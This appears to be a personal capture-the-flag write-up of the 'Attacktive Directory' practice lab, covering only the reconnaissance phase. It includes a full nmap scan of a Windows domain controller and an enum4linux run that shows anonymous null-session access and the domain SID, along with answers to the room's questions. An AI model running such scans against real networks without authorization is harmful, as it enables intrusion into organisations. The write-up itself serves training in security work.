

ATTACKTIVE DIRECTORY

Introduction

In today's corporate environment, the majority of networks—an estimated 99%—rely on Active Directory (AD) for authentication and authorization. AD's ubiquity makes it a prime target for attackers seeking to gain control over enterprise networks. Understanding how to exploit a vulnerable Domain Controller (DC) is crucial for both offensive and defensive security professionals. In this room, we will delve into the methodologies and tools used to compromise a DC, providing a hands-on experience that simulates real-world attack scenarios.
After deploying the machine, I was first supposed to set-up my machine and tools to complete this room.
TOOLS: impackets
bloodhound
neo4j
I ran an nmap scan for host discovery and service as shown below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -A --min-rate 1000 -p- 10.10.57.189
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 17:49 EAT
Nmap scan report for 10.10.57.189
Host is up (0.16s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-23 14:50:31Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-06-23T14:51:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-06-23T14:51:43+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-06-22T14:38:10
```




```
| Not valid before: 2024-06-22T14:38:10
|_Not valid after:  2024-12-22T14:38:10
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49805/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/23%OT=53%CT=1%CU=34971%PV=Y%DS=2%DC=T%G=Y%TM=6678
OS:368B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%
OS:TS=U)OPS(O1=M508NW8NNS%O2=M508NW8NNS%O3=M508NW8%O4=M508NW8NNS%O5=M508NW8
OS:NNS%O6=M508NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R
OS:=Y%DF=Y%T=80%W=FFFF%O=M508NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=
OS:0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%
OS:CD=Z)

Network Distance: 2 hops
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

From the nmap result it clicked to my mind that the target was a windows machine.

Port 139: SMB originally ran on top of NetBIOS using port 139.

Port 445: SMB is a network file sharing protocol that is used to share files and peripherals (printers, serial ports) between computers on a network.

port 3389: rdp was the service running on this port.




What tool will allow us to enumerate port 139/445?


enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe

The image below shows how I used it to enumerate port 139 and 445.




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# enum4linux -U 10.10.57.189
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 23 18:13:57 2024

 =========================================( Target Information )=========================================

Target ........... 10.10.57.189
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.57.189 )============================


[E] Can't find workgroup/domain



 ===================================( Session Check on 10.10.57.189 )===================================


[+] Server 10.10.57.189 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.57.189 )================================

Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
```




What is the NetBIOS-Domain Name of the machine?

THM-AD

From the image below, the Domain Name is THM-AD .




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# enum4linux -U 10.10.57.189
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 23 18:13:57 2024

 =========================================( Target Information )=========================================

Target ........... 10.10.57.189
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.57.189 )============================


[E] Can't find workgroup/domain



 ===================================( Session Check on 10.10.57.189 )===================================


[+] Server 10.10.57.189 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.57.189 )================================

Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
```



What invalid TLD do people commonly use for their Active Directory Domain?


.local

This is evident from the nmap result below.



```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-06-23T14:51:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-06-23T14:51:43+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-06-22T14:38:10
|_Not valid after:  2024-12-22T14:38:10
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

